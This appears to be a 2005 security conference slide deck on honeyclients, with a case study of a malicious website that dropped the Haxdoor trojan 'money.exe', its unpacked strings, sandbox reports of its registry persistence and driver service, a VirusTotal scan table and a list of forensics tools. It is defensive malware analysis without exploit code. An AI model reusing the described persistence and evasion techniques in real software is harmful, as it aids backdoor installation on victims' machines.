# Case study #2: Analysis

## Background information on the exploits used:

- ◎ Secondly by exploiting the “ActiveX Control Related Topics Zone Security Bypass” vulnerability the site tried to create an executable called “money.exe”.
- ◎ The site also tried to exploit a drag & drop vulnerability in IE (MS04-038, November 2004) in order to execute malicious code during the system start.
- ◎ Additionally other exploits were used. However by the end of the day a malicious file was placed in the users’ startup folder.



# Case study #2: Analysis

## money.exe, a malicious executable

- Firstly the file was obfuscated and had to be unpacked with FSG (see [exetools.com](http://exetools.com)).
- It carried a huge variety of strings:

GetProcAddress	ExitProcess	OpenSCManagerA
GetProcessHeap	CreateToolhelp32Snapshot	CreateServiceA
GetSystemDirectoryA	CreateRemoteThread	StartServiceA
GetFullPathNameA	CreateFileA	SYSTEM\CurrentControlSet\Services\ccEvtMgr
HeapAlloc	SetFileTime	SYSTEM\CurrentControlSet\Services\VFILT
LoadLibraryA	SetCurrentDirectoryA	SYSTEM\CurrentControlSet\Services\SYMPTDI
OpenProcess	VirtualAllocEx	SYSTEM\CurrentControlSet\Services\NISUM
Process32First	SHELL32.dll	SYSTEM\CurrentControlSet\Services\SymEvent
Process32Next	ShellExecuteA	SYSTEM\ControlSet001\Services\SharedAccess\Parameters\FirewallPolicy
GetCommandLineA	ADVAPI32.dll	\StandardProfile\AuthorizedApplications\List\
GetFileTime	RegSetValueExA	SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Notify\sksdll
CloseHandle	RegCreateKeyExA	
	RegCloseKey	

# Case study #2: Analysis

## Quick analysis of money.exe in a sandbox:

money[1].exe : Not detected by sandbox (Signature: W32/Haxdoor.DD)

[ General information ]

- \* \*\*IMPORTANT: PLEASE SEND THE SCANNED FILE TO: ANALYSIS@NORMAN.NO
- REMEMBER TO ENCRYPT IT (E.G. ZIP WITH PASSWORD)\*\*.
- \* File length: 8605 bytes.

[ Changes to filesystem ]

- \* Creates file sksdll.dll.
- \* Creates file sksdrv2.sys.

[ Changes to registry ]

- \* Creates key "HKLM\Software\Microsoft\Windows NT\currentversion\Winlogon\Notify\sksdll".
- \* Sets value "DllName"="sksdll.dll" in key "HKLM\Software\Microsoft\Windows NT\currentversion\Winlogon\Notify\sksdll".
- \* Sets value "Startup"="sksdll" in key "HKLM\Software\Microsoft\Windows NT\currentversion\Winlogon\Notify\sksdll".
- \* Sets value "Impersonate"="" in key "HKLM\Software\Microsoft\Windows NT\currentversion\Winlogon\Notify\sksdll".
- \* Sets value "Asynchronous"="" in key "HKLM\Software\Microsoft\Windows NT\currentversion\Winlogon\Notify\sksdll".
- \* Sets value "MaxWait"="" in key "HKLM\Software\Microsoft\Windows NT\currentversion\Winlogon\Notify\sksdll".
- \* Creates key "HKLM\System\CurrentControlSet\Services\sksdrv2".
- \* Sets value "ImagePath"="sksdrv2.sys" in key "HKLM\System\CurrentControlSet\Services\sksdrv2".
- \* Sets value "DisplayName"="USB sksDRVR2" in key "HKLM\System\CurrentControlSet\Services\sksdrv2".

[ Process/window information ]

- \* Creates service "sksdrv2 (USB sksDRVR2)" as "sksdrv2.sys".

# Case study #2: Analysis

## Summary

- ⦿ The attackers tried to create a botnet by exploiting people visiting the site.
- ⦿ In order to exploit a huge variety of systems, a diverse combination of exploits were used. Additionally to prevent detection homemade code obfuscation methods were partially used to deliver the exploits. It was also rumored that the site contained a 0-day for Mozilla 1.7.12 (not investigated).
- ⦿ The author remains anonymous.

# Agenda

- ⦿ Preface
- ⦿ Honey pots
- ⦿ Honeyclients (aka honeymonkeys)
- ⦿ Case studies
- ⦿ **Forensics in a nutshell**
- ⦿ Summary


# Forensics in a nutshell

## Tools & websites (see our 21C3 stuff as well)

- ◎ The essential tools to analyse a client-side honeypot are those available from [sysinternals.com](http://sysinternals.com), Foundstone's Forensic tools as well as Ethereal.
- ◎ To reverse engineer a malware, you will need a debugger such as IDA Pro or Ollydbg (big surprise!) and probably stuff like the IDefense's Malcode Analyst Pack (see [idefense.com](http://idefense.com)).
- ◎ Websites like Norman's sandbox and [virustotal.com](http://virustotal.com) are also particularly helpful.

# Forensics in a nutshell

[www.virustotal.com](http://www.virustotal.com)



The screenshot shows the VirusTotal website interface. At the top, there's a navigation bar with the VirusTotal logo and links for 'Distribute', 'SSL', 'Select file', 'Datei auswählen', 'Keine D...ewählt', 'Sen', and 'Send'. Below this is a header with 'News', 'Statistics', and 'VirusTotal' tabs. The main content area displays a scan report for the file 'money.exe' processed on 12/23/2005 at 23:30:44 (CET). The report includes a table with columns for Antivirus, Version, Update, and Result. Below the table, there is a disclaimer stating that VirusTotal is a free service and does not guarantee the availability or continuity of the service, and that the results do not guarantee the harmlessness of a file.

This is a report processed by VirusTotal on 12/23/2005 at 23:30:44 (CET) after scanning the file "money.exe" file.

Antivirus	Version	Update	Result
AntiVir	6.33.0.70	12.23.2005	TR/Proxy.Age.gx.1.A
Avast	4.6.695.0	12.23.2005	no virus found
AVG	718	12.23.2005	Proxy.AJK
Avira	6.33.0.70	12.23.2005	TR/Proxy.Age.gx.1.A
BitDefender	7.2	12.23.2005	Dropped:Trojan.Haxdoor.AL
CAT-QuickHeal	8.00	12.23.2005	TrojanProxy.Agent.gx
ClamAV	devel-20051108	12.19.2005	no virus found
DrWeb	4.33	12.23.2005	BackDoor.Haxdoor.161
eTrust-Iris	7.1.194.0	12.23.2005	Win32/Haxdoor.XITrojan
eTrust-Vet	12.4.1.0	12.23.2005	Win32/Haxdoor!generic
Fortinet	2.54.0.0	12.23.2005	BDoor.BAC-bdr
F-Prot	3.16c	12.23.2005	no virus found
Ikarus	0.2.59.0	12.23.2005	no virus found
Kaspersky	4.0.2.24	12.23.2005	Trojan-Proxy.Win32.Agent.gx
McAfee	4658	12.23.2005	BackDoor-BAC.dr
NOD32v2	1.1337	12.23.2005	a variant of Win32/Spy.Goldun.EP
Norman	5.70.10	12.23.2005	W32/Haxdoor.DD
Panda	8.02.00	12.23.2005	no virus found
Sophos	4.01.0	12.23.2005	Troj/Haxdor-Fam
Symantec	8.0	12.23.2005	Backdoor.Haxdoor.F
TheHacker	5.9.1.060	12.21.2005	Trojan/Proxy.Agent.gx
VBA32	3.10.5	12.23.2005	Trojan-Proxy.Win32.Agent.gx

VirusTotal is a free service offered by Hispasec Sistemas. There are no guarantees about the availability and continuity of this service. Although the detection rate afforded by the use of multiple antivirus engines is far superior to that offered by just one product, these results DO NOT guarantee the harmlessness of a file. Currently, there is not any solution that offers a 100% effectiveness rate for detecting viruses and malware.



# Forensics in a nutshell

## sandbox.norman.no

Norman Scanner Engine 5.83. 8  
Sandbox 05.83, dated 30/10-2005

Your message ID (for later reference): 20051223-1523

money.exe : Not detected by sandbox (Signature: W32/Haxdoor.DD)

[ General information ]

- \* \*\*IMPORTANT: PLEASE SEND THE SCANNED FILE TO: [ANALYSIS@NORMAN.NO](mailto:ANALYSIS@NORMAN.NO) - REMEMBER TO ENCRYPT IT (E.G. ZIP WITH PASSWORD)\*\*.
- \* Decompressing FSG.
- \* File length: 8605 bytes.

[ Changes to filesystem ]

- \* Creates file sksdll.dll.
- \* Creates file sksdrv2.sys.

[ Changes to registry ]

- \* Creates key "HKLM\Software\Microsoft\Windows NT\currentversion\Winlogon\Notify\sksdll".
- \* Sets value "DllName"="sksdll.dll" in key "HKLM\Software\Microsoft\Windows NT\currentversion\Winlogon\Notify\sksdll".
- \* Sets value "Startup"="sksdll" in key "HKLM\Software\Microsoft\Windows NT\currentversion\Winlogon\Notify\sksdll".
- \* Sets value "Impersonate"="!" in key "HKLM\Software\Microsoft\Windows NT\currentversion\Winlogon\Notify\sksdll".
- \* Sets value "Asynchronous"="!" in key "HKLM\Software\Microsoft\Windows NT\currentversion\Winlogon\Notify\sksdll".
- \* Sets value "MaxWait"="!" in key "HKLM\Software\Microsoft\Windows NT\currentversion\Winlogon\Notify\sksdll".
- \* Creates key "HKLM\System\CurrentControlSet\Services\sksdrv2".
- \* Sets value "ImagePath"="sksdrv2.sys" in key "HKLM\System\CurrentControlSet\Services\sksdrv2".
- \* Sets value "DisplayName"="USB sksDRVR2" in key "HKLM\System\CurrentControlSet\Services\sksdrv2".

[ Process/window information ]

- \* Creates service "sksdrv2 (USB sksDRVR2)" as "sksdrv2.sys".

(C) 2004 Norman ASA. All Rights Reserved.

The material presented is distributed by Norman ASA as an information source only.

Sent by [sebastian@wolfgarten.com](mailto:sebastian@wolfgarten.com) to sandbox.

Received 23.Dec 2005 at 23.35 - processed 24.Dec 2005 at 01.59.

# Agenda

- ⦿ Preface
- ⦿ Honey pots
- ⦿ Honeyclients (aka honeymonkeys)
- ⦿ Case studies
- ⦿ Forensics in a nutshell
- ⦿ **Summary**

# Summary

## Honeyclients are interesting stuff...

- ◎ Honey pots are still a quite new and interesting area of research, however honeyclients tend to become even more interesting.
- ◎ Honeyclients will enable us to understand the interrelation between malicious code, malicious websites as well as profit gaining on the web (e.g. timeline from an exploit to exploiting people).
- ◎ More practical software solutions have to be developed to track malicious code in realtime. Additionally we really need coordinated disclosure of malicious websites.

# Links and other resources

Please also refer to these resources...

- ⦿ Kathy Wang's honeyclient project,  
<http://www.honeyclient.org>
- ⦿ Microsoft's Honeymonkey research project,  
<http://research.microsoft.com/honeymonkey/>
- ⦿ Microsoft's Strider Typo-Patrol project,  
<http://research.microsoft.com/SM/Strider/Typo%2DPatrol>
- ⦿ See our bibliography from last year :-)
- ⦿ ...

# Good night.

Thanks for listening, folks.

We are now looking forward to answering  
your questions (or meet us in the bar)!

P.S.: This presentation is available online at [www.devtarget.org](http://www.devtarget.org).